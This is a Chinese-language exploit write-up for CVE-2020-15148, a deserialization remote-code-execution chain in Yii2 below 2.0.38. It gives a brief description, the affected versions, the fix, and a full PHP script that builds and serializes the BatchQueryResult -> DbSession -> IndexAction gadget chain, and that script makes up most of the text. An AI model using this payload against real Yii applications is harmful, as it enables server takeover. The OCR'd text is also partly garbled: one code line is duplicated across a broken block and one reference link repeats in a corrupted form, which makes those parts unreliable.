CVE-2020-15148 Yii 框架反序列化 RCE 利用链 exp

简介

如果在使用 yii 框架，并且在用户可以控制的输入处调用了 unserialize() 并允许特殊字符的情况下，会受到反序列化远程命令命令执行漏洞攻击。


该漏洞只是 php 反序列化的执行链，必须要配合 `unserialize` 函数才可以达到任意代码执行的危害。


该反序列化执行链在今年 8 月初已经公开，建议使用 yii 框架的同学排查

影响范围

Yii2 <2.0.38

修复方案





目前官方已经禁止 `BatchQueryResult` 类被反序列化

exp

```
<?php
namespace yii\rest {
    class Action extends \yii\base\Action
    {
        public $checkAccess;
    }
    class IndexAction extends Action
    {
        public function __construct($func, $param)
        {
            $this->checkAccess = $func;
            $this->id = $param;
        }
    }
}
namespace yii\web {
    abstract class MultiFieldSession
    {
        public $writeCallback;
    }
    class DbSession extends MultiFieldSession
    {
        public function __construct($func, $param)
        {
            $this->writeCallback = [new \yii\rest\IndexAction($func, $param), "run"];
```

```
            $this->writeCallback = [new \yii\rest\IndexAction($func, $param), 'run'];
        }
    }
}
namespace yii\base {
    class BaseObject
    {
        //
    }
    class Action
    {
        public $id;
    }
}
namespace yii\db {
    use yii\base\BaseObject;
    class BatchQueryResult extends BaseObject
    {
        private $_dataReader;
        public function __construct($func, $param)
        {
            $this->_dataReader = new \yii\web\DbSession($func, $param);
        }
    }
}
$exp = new \yii\db\BatchQueryResult($func, $param);
print(serialize($exp));
```

参考

1. https://github.com/yiisoft/yii2/commit/9abccb96d7c5ddb569f92d1a748f50ee9b3e2b99

2. https://xz.aliyun.com/t/8082#toc-8

2. https://x2.aliyun.com/t/8082#toc-8

3. https://github.com/AFKL-CUIT/phpggc/